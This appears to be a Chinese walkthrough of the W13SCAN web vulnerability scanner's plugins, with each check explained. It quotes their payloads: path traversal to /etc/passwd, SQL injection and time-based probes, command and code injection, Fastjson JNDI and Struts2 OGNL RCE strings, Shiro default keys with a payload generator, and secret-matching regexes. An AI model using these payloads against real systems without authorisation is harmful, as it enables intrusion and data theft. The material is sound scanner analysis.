['bak.rar', 'bak.zip', 'backup.rar', 'backup.zip', 'www.zip', 'www.rar', 'web.rar', 'web.zip','wwwroo
```

directory_browse 判断是否是目录遍历

`W13SCAN/scanners/PerFolder/directory_browse.py`

判断响应页面里有没有如下内容

```
flag_list = [
    "directory listing for",
    "<title>directory",
    "<head><title>index of",
    '<table summary="directory listing"',
    'last modified</a>',
]
```

phpinfo_craw 查看此目录下是否存在 phpinfo文件

`W13SCAN/scanners/PerFolder/phpinfo_craw.py`

请求这几个文件后判断是否有 `<title>phpinfo()</title>`

```
variants = [
    "phpinfo.php",
    "pi.php",
    "php.php",
    "i.php",
    "test.php",
    "temp.php",
    "info.php",
]
```

repository_leak 基于流量动态查找目录下源码泄露

`W13SCAN/scanners/PerFolder/repository_leak.py`

请求key 判断响应里是否存在value

```
flag = {
    "/.svn/all-wcprops": "svn:wc:ra_dav:version-url",
    "/.git/config": 'repositoryformatversion[\s\S]*',
    "/.bzr/README": 'This\sis\sa\sBazaar[\s\S]',
    '/CVS/Root': ':pserver:[\s\S]*?:[\s\S]*',
    '/.hg/requires': '^revlogv1.*'
}
```

PerFile 检测模块 针对每个文件，包括参数

analyze_parameter 反序列化参数分析插件

```
from api import isJavaObjectDeserialization, isPHPObjectDeserialization, isPythonObjectDeserialization
```

`W13SCAN/lib/helper/function.py#L27`

如下是通过value值来判断是否是反序列化的
通过 魔术头 正则

```
def isJavaObjectDeserialization(value):
    if len(value) < 10:
        return False
    if value[0:5].lower() == "ro0ab":
        ret = is_base64(value)
        if not ret:
            return False
        if bytes(ret).startswith(bytes.fromhex("ac ed 00 05")):
            return True
    return False


def isPHPObjectDeserialization(value: str):
    if len(value) < 10:
        return False
    if value.startswith("O:") or value.startswith("a:"):
        if re.match('^[O]:\d+:"[^"]+":\d+:{.*}', value) or re.match('^a:\d+:{(s:\d:"[^"]+";|i:\d+;).*
            return True
    elif (value.startswith("Tz") or value.startswith("YT")) and is_base64(value):
        ret = is_base64(value)
        if re.match('^[O]:\d+:"[^"]+":\d+:{.*}', value) or re.match('^a:\d+:{(s:\d:"[^"]+";|i:\d+;).*
            return True
    return False


def isPythonObjectDeserialization(value: str):
    if len(value) < 10:
        return False
    ret = is_base64(value)
    if not ret:
        return False
    # pickle binary
    if value.startswith("g"):
        if bytes(ret).startswith(bytes.fromhex("8003")) and ret.endswith("."):
            return True

    # pickle text versio
    elif value.startswith("K"):
        if (ret.startswith("(dp1") or ret.startswith("(lp1")) and ret.endswith("."):
            return True
    return False
```

backup_file 基于文件的备份扫描

`W13SCAN/scanners/PerFile/backup_file.py`

对url动态生成 备份文件扫描

```
 # http://xxxxx.com/index.php => index.php.bak index.bak index.rar
a, b = os.path.splitext(url)
if not b:
    return
payloads = []
payloads.append(a + ".bak")
payloads.append(a + ".rar")
payloads.append(a + ".zip")
payloads.append(url + ".bak")
payloads.append(url + ".rar")
payloads.append(url + ".zip")
```

command_asp_code asp代码注入

`W13SCAN/scanners/PerFile/command_asp_code.py`

只支持回显型的asp代码注入

payload

```
_payloads = [
    'response.write({}*{})'.format(randint1, randint2),
    '\'+response.write({}*{})+\''.format(randint1, randint2),
    '"response.write({}*{})+"'.format(randint1, randint2),
]
```

command_php_code php代码注入

`W13SCAN/scanners/PerFile/command_php_code.py`

如果不是php的直接返回 是php的才进行处理

payload print MD5值

```
_payloads = [
    "print(md5({}));".format(randint),
    ";print(md5({}));".format(randint),
    "';print(md5({}));$a='".format(randint),
    "\";print(md5({}));$a=\"".format(randint),
    "${{@print(md5({}))}}".format(randint),
    "${{@print(md5({}))}}\\".format(randint),
    "'.print(md5({})).'".format(randint)
]
```

command_system 系统命令注入

`W13SCAN/scanners/PerFile/command_system.py`

定义了 一个字典
执行的命令 和可以匹配的回显

如果是windows的机器那么就去掉 echo的

如果是无回显使用反连平台

```
reverse_payload = "ping -nc 1 {}".format(fullname)
```

```
url_flag = {
    "set|set&set": [
        'Path=[\s\S]*?PWD=',
        'Path=[\s\S]*?PATHEXT=',
        'Path=[\s\S]*?SHELL=',
        'Path\x3d[\s\S]*?PWD\x3d',
        'Path\x3d[\s\S]*?PATHEXT\x3d',
        'Path\x3d[\s\S]*?SHELL\x3d',
        'SERVER_SIGNATURE=[\s\S]*?SERVER_SOFTWARE=',
        'SERVER_SIGNATURE\x3d[\s\S]*?SERVER_SOFTWARE\x3d',
        'Non-authoritative\sanswer:\s+Name:\s*',
        'Server:\s*.*?\nAddress:\s*'
    ],
    "echo `echo 6162983|base64`6162983".format(randint): [
        "NjE2Mjk4Mwo=6162983"
    ]
}
```

判断是否成功直接就响应中匹配回显

在dnslog api中check函数里对 延迟进行了封装默认会延迟5s

directory_traversal 路径穿越插件

```
W13SCAN/scanners/PerFile/directory_traversal.py
```

生成目录穿越的payload

```
def generate_payloads(self):
    payloads = []
    default_extension = ".jpg"
    payloads.append("../../../../../../../../../../../etc/passwd%00")
    payloads.append("/etc/passwd")
    if OS.LINUX in self.response.os or OS.DARWIN in self.response.os or conf.level >= 4:
        payloads.append("../../../../../../../../../../../etc/passwd{}".format(unquote("%00")))
        payloads.append(
            "../../../../../../../../../../../etc/passwd{}".format(unquote("%00")) + default_extension)
    if OS.WINDOWS in self.response.os:
        payloads.append("../../../../../../../../../../../windows/win.ini")
        payloads.append("C:\\boot.ini")
        # if origin:
        #     payloads.append(dirname + "/../../../../../../../../../../../windows/win.ini")
        payloads.append("C:\\WINDOWS\\system32\\drivers\\etc\\hosts")
    if WEB_PLATFORM.JAVA in self.response.programing:
        payloads.append("/WEB-INF/web.xml")
        payloads.append("../../WEB-INF/web.xml")
    return payloads
```

回显判断

```
# in 判断 包含
plainArray = [
    "; for 16-bit app support",
    "[MCI Extensions.BAK]",
    "# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.",
    "# localhost name resolution is handled within DNS itself.",
    "[boot loader]"
]
# 正则判断
regexArray = [
    '(Linux+\sversion\s+[\d\.\w\-_\+]+\s+\([^)]+\)\s+\(gcc\sversion\s[\d\.\-_]+\s)',
    '(root:\w:\d*:)',
    "System\.IO\.FileNotFoundException: Could not find file\s'\w:",
    "System\.IO\.DirectoryNotFoundException: Could not find a part of the path\s'\w:",
    "<b>Warning<\/b>:\s\sDOMDocument::load\(\)\s\[<a\shref='domdocument.load'>domdocument.load<\/a>\]
    "(<web-app[\s\S]+<\/web-app>)",
    "Warning: fopen\(",
    "open_basedir restriction in effect",
    '/bin/(bash|sh)[^\r\n<>]*[\r\n]',
    '\[boot loader\][^\r\n<>]*[\r\n]'
]
```

js_sensitive_content js文件敏感内容匹配

这里只匹配url后缀是js的
然后下面是正则payload

```
regx = {
    # 匹配url
    # r'(\b|\'|")(?:http:|https:)(?:[\w/\.]+)?(?:[a-zA-Z0-9_\-\.]{1,})\.(?:php|asp|ashx|jspx|aspx|jsp
    # 匹配邮箱
    "邮箱信息": r'[a-zA-Z0-9_-]+@[a-zA-Z0-9_-]+(?:\.[a-zA-Z0-9_-]+)+',
    # 匹配token或者密码泄露
    # 例如token = xxxxxxxx, 或者"apikey" : "xssss"
    "Token或密码": r'\b(?:secret|secret_key|token|secret_token|auth_token|access_token|username|passwo
    # 匹配IP地址
    "IP地址": r'\b(?:(?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.){3}(?:25[0-5]|2[0-4][0-9]|[01]?[0-9][(
    # 匹配云泄露
    "Cloudfront云泄露": r'[\w]+\.cloudfront\.net',
    "Appspot云泄露": r'[\w\-.]+\.appspot\.com',
    "亚马逊云泄露": r'[\w\-.]*s3[\w\-.]*\.?amazonaws\.com\/?[\w\-.]*',
    "Digitalocean云泄露": r'([\w\-.]*\.?digitaloceanspaces\.com\/?[\w\-.]*)',
    "Google云泄露": r'(storage\.cloud\.google\.com\/[\w\-.]+)',
    "Google存储API泄露": r'([\w\-.]*\.?storage.googleapis.com\/?[\w\-.]*)',
    # 匹配手机号
    "手机号": r'(?:139|138|137|136|135|134|147|150|151|152|157|158|159|178|182|183|184|187|188|198|13(
    # 匹配域名
    # "域名泄露": r'((?:[a-zA-Z0-9](?:[a-zA-Z0-9\-]{0,61}[a-zA-Z0-9])?\.)+(?:biz|cc|club|cn|com|co|edu

    # SSH 密钥
    "SSH密钥": '([-]+BEGIN [^\\s]+ PRIVATE KEY[-]+[\\s]*[^-]*[-]+END [^\\s]+ '
               'PRIVATE KEY[-]+)',

    # access_key
    "Access Key": 'access_key.*?["\'](.*?)["\']',
    "Access Key ID 1": 'accesskeyid.*?["\'](.*?)["\']',
    "Access Key ID 2": 'accesskeyid.*?["\'](.*?)["\']',

    # 亚马逊 aws api 账号 密钥
    "亚马逊AWS API": 'AKIA[0-9A-Z]{16}',
    "亚马逊AWS 3S API 1": 's3\\.amazonaws.com[/]+|[a-zA-Z0-9_-]*\\.s3\\.amazonaws.com',
    "亚马逊AWS 3S API 2": '([a-zA-Z0-9-\\.\\_]+\\.s3\\.amazonaws\\.com|s3://[a-zA-Z0-9-\\.\\_]+|s3-[a
    "亚马逊AWS 3S API 3": 'amzn\\\\.mws\\\\.[0-9a-f]{8}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{1

    # author 信息
    "作者信息": '@author[: ]+(.*?) ',
    "API": 'api[key|_key|\\s+]+[a-zA-Z0-9_\\-]{5,100}',
    "基础信息": 'basic [a-zA-Z0-9=:_\\+\\/-]{5,100}',
    "Bearer": 'bearer [a-zA-Z0-9_\\-\\.=:_\\+\\/]{5,100}',

    # facebook token
    "Facebook Token": 'EAACEdEose0cBA[0-9A-Za-z]+',
    # github token
    "Github Token": '[a-zA-Z0-9_-]*:[a-zA-Z0-9_\\-]+@github\\.com*',
    # google api
    "Google API": 'AIza[0-9A-Za-z-_]{35}',
    # google captcha 验证
    "Google验证码": '6L[0-9A-Za-z-_]{38}|^6[0-9a-zA-Z_-]{39}$',
    # google oauth 权限
    "Google OAuth": 'ya29\\.[0-9A-Za-z\\-_]+',
```

```
    # jwt
    "JWT鉴权": 'ey[A-Za-z0-9-_=]+\\.[A-Za-z0-9-_=]+\\.?[A-Za-z0-9-_.+/=]*$',
    # mailgun 服务密钥
    "Mailgun服务密钥": 'key-[0-9a-zA-Z]{32}',
    # paypal braintree 访问凭证
    "Paypal/Braintree访问凭证": 'access_token\\$production\\$[0-9a-z]{16}\\$[0-9a-f]{32}',
    # PGP 密钥块
    "PGP密钥": '-----BEGIN PGP PRIVATE KEY BLOCK-----',
    # possible_creds
    "密码泄露": '(?i)(password\\s*[`=:\\"]+\\s*[^\\s]+|password '
            'is\\s*[`=:\\"]*\\s*[^\\s]+|pwd\\s*[`=:\\"]*\\s*[^\\s]+|passwd\\s*[`=:\\"]+\\s*[^\\s]+)',

    # RSA
    "RSA密钥": '-----BEGIN EC PRIVATE KEY-----',
    # DSA
    "DSA密钥": '-----BEGIN DSA PRIVATE KEY-----',
    # stripe 账号泄露
    "Stripe账号泄露 1": 'rk_live_[0-9a-zA-Z]{24}',
    "Stripe账号泄露 2": 'sk_live_[0-9a-zA-Z]{24}',
    # twillio 账号泄露
    "Twillio 账号泄露 1": 'AC[a-zA-Z0-9_\\-]{32}',
    "Twillio 账号泄露 2": 'SK[0-9a-fA-F]{32}',
    "Twillio 账号泄露 3": 'AP[a-zA-Z0-9_\\-]{32}'
}
```

jsonp JSONP寻找插件

这里是使用正则匹配的方式去判断的

如果参数中有 `["callback", "cb", "json"]` 才继续进行
这个参数是说json里的 data里的params里的

匹配是分正则和in两种
正则

```
def sensitive_bankcard(source):
    _ = r'\D(6\d{14,18})\D'
    texts = re.findall(_, source, re.M | re.I)
    out = []
    if texts:
        for i in set(texts):
            out.append({
                "type": "bankcard",
                "content": i
            })
    return out


def sensitive_idcard(source):
    _ = r'\D([123456789]\d{5}((19)|(20))\d{2}((0[123456789])|(1[012]))((0[123456789])|([12][0-9])|(3[
    texts = re.findall(_, source, re.M | re.I)
    out = []
    if texts:
        for i in set(texts):
            if len(i[0]) < 18:
                continue
            out.append({
                "type": "idycard",
                "content": i[0]
            })
    return out


def sensitive_phone(source):
    _ = r'\D(1[3578]\d{9})\D'
    texts = re.findall(_, source, re.M | re.I)
    out = []
    if texts:
        for i in set(texts):
            out.append({
                "type": "phone",
                "content": i
            })
    return out


def sensitive_email(source):
    _ = r'(([a-zA-Z0-9]+[_|\-|\.]?)*[a-zA-Z0-9]+\@([a-zA-Z0-9]+[_|\-|\.]?)*[a-zA-Z0-9]+(\.[a-zA-Z]{2,
    texts = re.findall(_, source, re.M | re.I)
    if texts:
        for i in set(texts):
            return {
                "type": "email",
                "content": i[0]
            }
```

in的话

```
sensitive_list = ['username', 'memberid', 'nickname', 'loginid', 'mobilephone', 'userid', 'passportid
                  'profile', 'loginname', 'loginid',
                  'email', 'realname', 'birthday', 'sex', 'ip']
```

匹配上的话在修改下referer 看是否可以继续访问获取信息可以的话认为漏洞存在

```
headers["Referer"] = fake_domain
req = requests.get(self.requests.url, headers=headers)
result2 = self.check_sentive_content(req.text)
if not result2:
    return
```

php_real_path 信息泄露

根据desc说明 对于一些php网站，将正常参数替换为[]可能造成真实信息泄漏

所以先判断是否是php的 是的话 对所有参数的key换成k+[]的形式
再次发起请求 并且判断 `"Warning" "array given in` 是否存在响应页面中

参数增加[]

```
for k, v in iterdata.items():
    data = copy.deepcopy(iterdata)
    del data[k]
    key = k + "[]"
    data[key] = v
```

poc_fastjson 打fastjson的

如果是json的或者类似json的post请求的

```
if self.requests.post_hint == POST_HINT.JSON or self.requests.post_hint == POST_HINT.JSON_LIKE:
```

创建一个反连平台api实例然后生成token 域名 传入payload生成函数
发起请求 测试dnslog是否存在

反连平台api

```
rmi = reverseApi()
if rmi.isUseReverse():
    rmidomain = rmi.generate_rmi_token()
    rmi_token = rmidomain["token"]
    fullname = rmidomain["fullname"]
```

1.2.24的payload

```
# for fastjson 1.2.24
fastjson_payload = {
    random_str(4): {
        "@type": "com.sun.rowset.JdbcRowSetImpl",
        "dataSourceName": "rmi://{}".format(domain),
        "autoCommit": True
    }
}
```

1.2.47的payload

```
# for fastjson 1.2.47
fastjson_payload = {
    random_str(4): {
        "@type": "java.lang.Class",
        "val": "com.sun.rowset.JdbcRowSetImpl"
    },
    random_str(4): {
        "@type": "com.sun.rowset.JdbcRowSetImpl",
        "dataSourceName": "rmi://{}".format(domain),
        "autoCommit": True
    }
}
```

shiro Shiro框架检测以及Key爆破

先判断是否是 Shiro 直接从响应中判断

```
if "deleteMe" in respHeader.get('Set-Cookie', ''):
    isShiro = True
```

是的话先产生一条漏洞

如果响应中没有 在cookie里加下 `_cookie["rememberMe"] = "2"`

然后发请求 如果在响应头中看的 `deleteMe` 则说明是Shiro

```
if req and "deleteMe" in req.headers.get('Set-Cookie', ''):
    isShiro = True
```

这里如果是Shiro还会爆破下key
默认的key

```
def _check_key(self):
keys = [
    'kPH+bIxk5D2deZiIxcaaaA==', '4AvVhmFLUs0KTA3Kprsdag==', 'WkhBTkdYSUFPSEVJX0NBVA==',
    'RVZBTk5JR0hUTFlfV0FPVQ==', 'U3ByaW5nQmxhZGUAAAAAAA==',
    'cGljYXMAAAAAAAAAAAAAAA==', 'd2ViUmVtZW1iZXJNZUtleQ==', 'fsHspZw/92PrS3XrPW+vxw==',
    'sHdIjUN6tzhl8xZMG3ULCQ==', 'WuB+y2gcHRnY2Lg9+Aqmqg==',
    'ertVhmFLUs0KTA3Kprsdag==', '2itfW92XazYRi5ltW0M2yA==', '6ZmI6I2j3Y+R1aSn5BOlAA==',
    'f/SY5TIve5WWzT4aQlABJA==', 'Jt3C93kMR9D5e8QzwfsiMw==',
    'aU1pcmFjbGVpTWlyYWNsZQ==',
]
```

生成payload

```
def generator_payload(self, key):
    payload = b'\xac\xed\x00\x05sr\x002org.apache.shiro.subject.SimplePrincipalCollection\xa8\x7fX%\x
    iv = b'w\xcf\xd7\x98\xa8\xe9LD\x97LN\xd0\xa6\n\xb8\x1a'
    backend = default_backend()
    cipher = Cipher(algorithms.AES(base64.b64decode(key)), modes.CBC(iv), backend=backend)
    encryptor = cipher.encryptor()
    BS = algorithms.AES.block_size
    pad = lambda s: s + ((BS - len(s) % BS) * chr(BS - len(s) % BS)).encode()
    file_body = pad(payload)
    ct = encryptor.update(file_body)
    base64_ciphertext = base64.b64encode(iv + ct)
    return base64_ciphertext.decode()
```

然后将payload写到Cookie的 rememberMe中 发起请求

```
_cookie = paramToDict(reqHeader["Cookie"], place=PLACE.COOKIE)
_cookie["rememberMe"] = payload
reqHeader["Cookie"] = url_dict2str(_cookie, PLACE.COOKIE)
```

最后判断 `"deleteMe" not in req.headers.get('Set-Cookie', '')`
则存在反序列化漏洞

sqli_bool 布尔注入检测

先直接请求一次 然后去除多余数据后匹配相似度

```
if self.requests.method == HTTPMETHOD.POST:
    r = requests.post(self.requests.url, data=self.requests.data, headers=self.requests.headers)
else:
    r = requests.get(self.requests.url, headers=self.requests.headers)
html = self.removeDynamicContent(r.text)
self.resp_str = self.removeDynamicContent(self.resp_str)
try:
    self.seqMatcher.set_seq1(self.resp_str)
    self.seqMatcher.set_seq2(html)
    ratio = round(self.seqMatcher.quick_ratio(), 3)
```

并且查找动态内容
计数+1

```
self.findDynamicContent(self.resp_str, html)
count += 1
```

开始准备插入payload测试

payload

```
sql_payload = [
    "<--isdigit-->",
    "'and'{0}'='{1}",
    '"and"{0}"="{1}',
    " and '{0}'='{1}-- ",
    "' and '{0}'='{1}-- ",
    '''" and '{0}'='{1}-- ''',
    ") and '{0}'='{1}-- ",
    "') and '{0}'='{1}-- ",
    '''") and '{0}'='{1}-- '''
]
```

闭合单双引号加括号 然后 用and等于随机数 最后注释

如果有参数中有 `desc` 或者 `asc` 可能可以使用order by
payload增加一条 `,if('{0}'='{1}',1,(select 1 from information_schema.tables))`

默认是不是数字的 判断一下value值是否是数字 是的话 is_num设置为True

```
for payload in temp_sql_flag:
    is_num = False
    if payload == "<--isdigit-->":
        if str(v).isdigit():
            is_num = True
        else:
            continue
```

开始生成payload
获取false的
如果是数字的直接是 `v/0`
否则是两个随机字符串拼接到payload模块里
这里如果随机出来的一样再次随机直到不一样为止
获取true的
如果是数字的直接 `v/1`
否则就是随机字符串1 与随机字符串1拼接到模板里 相等即为true

```
def generatePayloads(self, payloadTemplate, v, is_num=False):
    '''
    根据payload模板生成布尔盲注所需要的True 和 False payload
    :param payloadTemplate:
    :return:
    '''
    if is_num:
        payload_false = "{}/0".format(v)
    else:
        str1 = random_str(2)
        str2 = random_str(2)
        while str1 == str2:
            str2 = random_str(2)
        payload_false = v + payloadTemplate.format(str1, str2)

    rand_str = random_str(2)
    if is_num:
        payload_true = "{}/1".format(v)
    else:
        payload_true = v + payloadTemplate.format(rand_str, rand_str)
    return payload_true, payload_false
```

sqli_error 报错注入

报错注入的payload模板

```
num = random_num(4)
s = random_str(4)
_payloads = [
    '鎫\'"\(',
    "'", "')", "';", '"', '")', '";', ' order By 500 ', "--", "-0",
    ") AND {}={} AND ({}={}".format(num, num + 1, num, num),
    " AND {}={}%23".format(num, num + 1),
    " %' AND {}={} AND '%'='".format(num, num + 1), " ') AND {}={} AND ('{}'='{}".format(num, num + 1
    " ' AND {}={} AND '{}'='{}".format(num, num + 1, s, s),
    '`', '`)',
    '`;', '\\', "%27", "%%2727", "%25%27", "%60", "%5C",
    "extractvalue(1,concat(char(126),md5({})))".format(random_num),
    "convert(int,sys.fn_sqlvarbasetostr(HashBytes('MD5','{}')))".format(random_num)
]
```

然后将payload 写到参数里请求 使用 `Get_sql_errors` 遍历判断数据库类型

里面都是类似这种的 `errors.append(('System\.Data\.OleDb\.OleDbException', DBMS.MSSQL))`

然后再用正则匹配下报错信息 `sensitive_page_error_message_check`
匹配上了的话就输出结果

sqli_time 时间注入

padyload模板

```
num = random_num(4)
sql_times = {
    "MySQL": (
        " AND SLEEP({})".format(self.sleep_str),
        " AND SLEEP({})--+".format(self.sleep_str),
        "' AND SLEEP({})".format(self.sleep_str),
        "' AND SLEEP({})--+".format(self.sleep_str),
        "' AND SLEEP({}) AND '{}'='{}".format(self.sleep_str, num, num),
        '''" AND SLEEP({}) AND "{}"="{}'''.format(self.sleep_str, num, num)),
    "Postgresql": (
        "AND {}=(SELECT {} FROM PG_SLEEP({}))".format(num, num, self.sleep_str),
        "AND {}=(SELECT {} FROM PG_SLEEP({}))--+".format(num, num, self.sleep_str),
    ),
    "Microsoft SQL Server or Sybase": (
        " waitfor delay '0:0:{}'--+".format(self.sleep_str),
        "' waitfor delay '0:0:{}'--+".format(self.sleep_str),
        '''" waitfor delay '0:0:{}'--+'''.format(self.sleep_str)),
    "Oracle": (
        " and 1= dbms_pipe.receive_message('RDS', {})--+".format(self.sleep_str),
        "' and 1= dbms_pipe.receive_message('RDS', {})--+".format(self.sleep_str),
        '''"  and 1= dbms_pipe.receive_message('RDS', {})--+'''.format(self.sleep_str),
        "AND 3437=DBMS_PIPE.RECEIVE_MESSAGE(CHR(100)||CHR(119)||CHR(112)||CHR(71),{})".format(self.sl
        "AND 3437=DBMS_PIPE.RECEIVE_MESSAGE(CHR(100)||CHR(119)||CHR(112)||CHR(71),{})--+".format(
            self.sleep_str),
    )
}
```

sleep time 是5s

```
    sleep_time = 5
    sleep_str = "[SLEEP_TIME]"
```

生成payload
这里是把 `[SLEEP_TIME]` 换成 sleep_time 即5s
生成了两个一个是5s的一个是0s的

```
def generatePayloads(self, payloadTemplate, origin_dict):
    """
    根据payload模板生成时间盲注所需要的不同响应时间的payload
    @param payloadTemplate:
    @param origin_dict:
    @return:
    """
    new_dict = origin_dict.copy()
    zero_dict = origin_dict.copy()
    for k, v in new_dict.items():
        new_dict[k] = v + payloadTemplate.replace(self.sleep_str, str(self.sleep_time))
        # 如果取 2*sleep_time 可能会更准确
        zero_dict[k] = v + payloadTemplate.replace(self.sleep_str, "0")

    return new_dict, zero_dict
```

这两个都发起请求测试并计时

如果sleep 5s的响应时间大于5s 并且 sleep 5s的响应时间大于sleep 0s的响应时间 这里计算了时间相差 sleep5s的响应时间 - sleep0s的响应时间 保留小数点后两位

计算相差时间 `delta = round(delta1 - delta0, 3)`
这里的时间差用的是随机 本来的时间差到3中取值 这块不是很理解 ???

默认是验证两次即会测试两次来确认

ssti ssti模板注入探测

先从响应页面中获取表单参数
解析html
如果标签是input 获取绑定的key和value
如果key的值是name 那么result加入这个value值
如果是script 那么获取里面的值并且使用 `pyjsparser` 解析这段js代码获取body

```
def getParamsFromHtml(html):
    parse = MyHTMLParser()
    parse.feed(html)
    tokens = parse.getTokenizer()
    result = set()
    for token in tokens:
        tagname = token["tagname"].lower()
        if tagname == "input":
            for attibute in token["attibutes"]:
                key, value = attibute
                if key == "name":
                    result.add(value)
                    break
        elif tagname == "script":
            content = token["content"]
            try:
                nodes = pyjsparser.parse(content).get("body", [])
            except pyjsparser.pyjsparserdata.JsSyntaxError as e:
                return []
            result |=set(analyse_js(nodes))
    return list(result)
```

通过解析js获取里面key是name的value值
如果是list递归解析

```
def analyse_js(node) -> list:
    if isinstance(node, dict):
        r = []
        if node.get("type") == "VariableDeclarator":
            id = node.get("id", {})
            if isinstance(id, dict):
                if id.get("type") == "Identifier":
                    r.append(id["name"])

        for key, value in node.items():
            dd = analyse_js(value)
            r.extend(dd)
        return r
    elif isinstance(node, list):
        r = []
        for item in node:
            r.extend(analyse_js(item))
        return r
    return []
```

寻找html标签里里和javascript里name的value 是在响应页面里找

事例 `<input name="username" placeholder="请输入用户名" class="input number-input">`

他会获取到username 这个其实是发送数据的key

先生成随机字符串写到这个key的value里

```
if self.requests.method == HTTPMETHOD.GET:
    parse_params = (parse_params | TOP_RISK_GET_PARAMS) - set(self.requests.params.keys())
    for key in parse_params:
        params_data[key] = random_str(6)
    params_data.update(self.requests.params)
    resp = requests.get(self.requests.netloc, params=params_data, headers=self.requests.headers).text
    iterdatas = self.generateItemdatas(params_data)
elif self.requests.method == HTTPMETHOD.POST:
    parse_params = (parse_params) - set(self.requests.post_data.keys())
    for key in parse_params:
        params_data[key] = random_str(6)
    params_data.update(self.requests.post_data)
    resp = requests.post(self.requests.url, data=params_data, headers=self.requests.headers).text
    iterdatas = self.generateItemdatas(params_data)
```

如果随机字符串存在响应中就继续测试ssti

payload模板 计算两个数字的乘积

```
payloads = [
    "{%d*%d}",
    "<%%=%d*%d%%>",
    "#{%d*%d}",
    "${{%d*%d}}",
    "{{%d*%d}}",
    "{{= %d*%d}}",
    "<# %d*%d>",
    "{@%d*%d}",
    "[[%d*%d]]",
    "${{\"{{\"}}%d*%d{{\"}}\"}}",
]
```

会发起三次测试

不编码请求 `self.req(positon, url_dict2str(data, positon))`
url编码请求 `self.req(positon, data)`
html编码请求

```
data[k] = html.escape(data[k])
r1 = self.req(positon, data)
```

都去判断两个随机数字的乘积是否存在到响应的页面中

struts2_032 Struts2-032远程代码执行

直接打payload在data中

```
ran_a = random.randint(10000000, 20000000)
ran_b = random.randint(1000000, 2000000)
ran_check = ran_a - ran_b
lin = 'expr' + ' ' + str(ran_a) + ' - ' + str(ran_b)

checks = [str(ran_check), '无法初始化设备 PRN', '??????? PRN', '<Struts2-vuln-Check>',
            'Unable to initialize device PRN']
payloads = [
    r"method%3a%23_memberAccess%3d@ognl.OgnlContext+@DEFAULT_MEMBER_ACCESS%2c%23kxlzx%3d+@org.apache.
        ran_a) + '-' + str(ran_b) + "%29%2c%23kxlzx.close",
    r"method:%23_memberAccess%3d@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS,%23res%3d%40org.apache.struts
    r"method:%23_memberAccess%3d@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS,%23res%3d%40org.apache.struts
    r"method:%23_memberAccess%3d@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS,%23req%3d%40org.apache.struts
]
```

然后检测响应是否存在

```
checks = [str(ran_check), '无法初始化设备 PRN', '??????? PRN', '<Struts2-vuln-Check>',
            'Unable to initialize device PRN']
```

存在则输出结果

struts2_045 Struts2-045远程代码执行

payload写到请求头的 `Content-Type` 里

```
payloads = [
    r"%{(#nikenb='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess
    r"%{(#nike='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(
    r'''%{(#fuck='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess
]


发起请求 timeout设置为30s
for payload in payloads:
    headers['Content-Type'] = payload
    r = requests.get(self.requests.url, headers=headers,timeout=30)
    html1 = r.text
```

然后检验的字符串 `check = '<Struts2-vuln-Check>'`

unauth 未授权访问探测插件

先判断请求头里是否有以下字段 `["cookie", "token", "auth"]`
有的话才继续进行判断

然后测试如果删除了 cookie token auth是否换访问
访问的页面与之前正常访问的相似度是多少来判断是否有未授权访问

webpack webpack源文件泄漏

先过滤需要 js后缀 然后拼接url 后面加 `.map`
再次访问如果返回状态码是 `200` 并且页面含有 `webpack:///`
则说明是 webpack源文件泄漏

```
if self.requests.suffix.lower() == '.js':
    new_url = self.requests.url + ".map"
    req = requests.get(new_url, headers=self.requests.headers)
    if req.status_code == 200 and 'webpack:///' in req.text:
        result = ResultObject(self)
        result.init_info(self.requests.url, "webpack源文件泄漏", VulType.SENSITIVE)
        result.add_detail("payload探测", req.reqinfo, generateResponse(req),
                          "webpack:/// 在返回文本中", "", "", PLACE.GET)
        self.success(result)
```

xss XSS语义化探测

这里不是单纯的正则匹配 是语法语义解析的

先通过响应体获取可以测试的标签 跟ssti一个方法
而且也是同样的做法判断这个标签的value值是否会回显到响应体里

找回显位置

```
# 探测回显
xsschecker = "0x" + random_str(6, string.digits + "abcdef")
data[k] = xsschecker
r1 = self.req(positon, data)

if not re.search(xsschecker, r1.text, re.I):
    continue
html_type = r1.headers.get("Content-Type", "").lower()

XSS_LIMIT_CONTENT_TYPE = conf.XSS_LIMIT_CONTENT_TYPE
if XSS_LIMIT_CONTENT_TYPE and 'html' not in html_type:
    continue

# 反射位置查找
locations = SearchInputInResponse(xsschecker, r1.text)
```

SearchInputInResponse 解析html查找回显位置

先判断input回显是在 tagname content 中否则就判断是name还是value
返回解析的位置 token

```
def SearchInputInResponse(input, body):
    parse = MyHTMLParser()
    parse.feed(body)
    tokens = parse.getTokenizer()
    index = 0
    occurences = []
    for token in tokens:
        tagname = token["tagname"]
        content = token["content"]
        attibutes = token["attibutes"]
        _input = input
        origin_length = len(occurences)

        if _input in tagname:
            occurences.append({
                "type": "intag",
                "position": index,
                "details": token,
            })
        elif input in content:
            if tagname == "#comment":
                occurences.append({
                    "type": "comment",
                    "position": index,
                    "details": token,
                })
            elif tagname == "script":
                occurences.append({
                    "type": "script",
                    "position": index,
                    "details": token,
                })
            elif tagname == "style":
                occurences.append({
                    "type": "html",
                    "position": index,
                    "details": token,
                })
            else:
                occurences.append({
                    "type": "html",
                    "position": index,
                    "details": token,
                })
        else:
            # 判断是在name还是value上
            for k, v in attibutes:
                content = None
                if _input in k:
                    content = "key"
                elif v and _input in v:
                    content = "value"
```

```
                if content:
                    occurences.append({
                        "type": "attibute",
                        "position": index,
                        "details": {"tagname": tagname, "content": content, "attibutes": [(k, v)]},
                    })
        if len(occurences) > origin_length:
            index += 1
    return occurences
```

如果 这个回显没有找到匹配
测试下直接请求会被转义的payload `payload = "<{}//".format(flag)`
如果匹配到了说明html代码未转义 可以直接利用了

然后如果有回显匹配的迭代

如果回显位置是在html里

如果标签名称是style里的 那么payload

```
payload = "expression(a({}))".format(random_str(6, string.ascii_lowercase))
```

发送 同样使用解析html寻找回回显 找到则输出结果

否则 测试是html标签是否可以被闭合

```
payload = "</{}><{}>".format(random_upper(details["tagname"]), flag)
```

